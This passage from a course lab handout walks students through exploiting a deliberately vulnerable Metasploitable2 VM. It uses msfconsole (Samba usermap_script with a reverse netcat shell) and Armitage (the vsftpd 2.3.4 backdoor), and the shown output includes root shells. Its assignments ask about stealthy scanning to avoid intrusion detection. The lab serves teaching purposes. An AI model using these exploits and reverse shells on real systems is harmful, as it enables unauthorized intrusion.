+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post      ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.182.144
RHOST => 192.168.182.144
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.182.141:4444
[*] Command shell session 1 opened (192.168.182.141:4444 → 192.168.182.144:4
3965) at 2024-09-28 05:09:51 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
```


Armitage - Cyber Attack Management for Metasploit

If you still struggle with the commands of msfconsole, Armitage can help you. Armitage is a GUI tool for the Metasploit framework that makes penetration testing easy.

To start Armitage in Kali Linux, just type armitage in a terminal or click the icon 

If your kali doesn't have armitage, use *sudo apt-get install armitage* to install one.

Then, you will get pop-up windows. Click “Connect” and “Yes”.




```
root@kali: ~
File Actions Edit View Help
s amd64 11.0.20~7-1 [38.2 MB]
Get:2 http://mirrors.ustc.edu.cn/kali kali-rolling/main amd64 openjdk-11-jre amd64 1
1.0.20~7-1 [193 kB]
Get:3 http://mirrors.ustc.edu.cn/kali kali-rolling/main amd64 armitage all 20221206-
0kali1 [4,971 kB]
Fetched 43.4 MB in 3s (12.9 MB/s)
Selecting previously unselected package openjdk-11-jre-headless:amd64.
(Reading database ... 391328 files and directories currently installed.)
Preparing to unpack .../openjdk-11-jre-headless_11.0.20~7-1_amd64.deb ...
Unpacking openjdk-11-jre-headless:amd64 (11.0.20~7-1) ...
Selecting previously unselected package openjdk-11-jre ...
Preparing to unpack .../openjdk-11-jre_11.0.20~7-1_amd64.deb ...
Unpacking openjdk-11-jre:amd64 (11.0.20~7-1) ...
Selecting previously unselected package armitage.
Preparing to unpack .../armitage_20221206-0kali1 ...
Unpacking armitage (20221206-0kali1) ...
Setting up openjdk-11-jre-headless:amd64 (11.0.20~7-1) ...
update-alternatives: using /usr/lib/jvm/java-11-openjdk/jre (jjs) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk/jre (rmid) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk/jre/pack200 (pack200) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk/jre/unpack200 (unpack200) in auto mode
Processing triggers for mailcap (3.70+nmu1) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for desktop-file-utils (0.27-2) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for ca-certificates-java (20240118) ...
done.
Setting up openjdk-11-jre:amd64 (11.0.20~7-1) ...
Setting up armitage (20221206-0kali1) ...


[root@kali] ~]
# armitage
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[]
```



If everything goes well, you should see the following GUI interface of Armitage.




Click on the “Hosts” tab and then click on “Add Hosts”. In the pop-up Window, type the IP address of the Metasploitable2-Linux machine. Then, click “add”







After you add the Metasploitable2 Linux as a target host, right click the host entry and select “Scan”. This will scan the host and identify its vulnerabilities.




Before you can attack, you must choose your weapon. Armitage makes this process easy. First, select Armitage->Set Exploit Rank->Poor. Then, select “Attacks” table and then click on “Find Attacks” to generate a custom Attack menu for the host.





Next, we will use the vulnerability, Vsftpd backdoor, mentioned to launch an attack. Right click on the target host, select “Attack” -> “ftp” -> “vsftpd_234_backdoor”.





Select “Use a reverse connection” and press “Launch”




The console in Armitage shows the exploitation is successfully launched.

```
[Console X] [Scan X] [exploit X]
RHOSTS => 192.168.182.144
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
[!] Unknown datastore option: LHOST. Did you mean RHOST?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.182.141
LHOST => 192.168.182.141
[!] Unknown datastore option: LPORT. Did you mean RPORT?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LPORT 12530
LPORT => 12530
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] 192.168.182.144:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.182.144:21 - USER: 331 Please specify the password.
[+] 192.168.182.144:21 - Backdoor service has been spawned, handling...
[+] 192.168.182.144:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.182.141:34651 -> 192.168.182.144:6200) at 2024-09-28 06:21:54 -0400
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```



Right Click on the host entry and select “Shell 1” -> “Interact”



A new tab with the shell will open in the area below. I have typed commands “whoami” and “uname –a” to show you that I have indeed successfully exploited the host.

```
Console X Scan X exploit X Shell 1 X
$ whoami
root
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



Assignments for the Lab 4

1. Read the lab instructions above and finish all the tasks.
2. Use nmap to scan the target and find the software version of the OS and the running services (list at least 3 of the running services). What are the differences if we use T1, T2, T3 flags? How to avoid detection from an intrusion detection system (e.g., stealthy scanning)?
3. Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2-Linux? What will happen if we assign a public IP to it?
4. Besides the two vulnerabilities we used, exploit another vulnerability using both msfconsole and Armitage. Show me that you have placed a file in the exploited remote machine via screenshots and by creating the file with the command “touch <yourname>” where <yourname> should be replaced with your full name.

Happy Exploiting!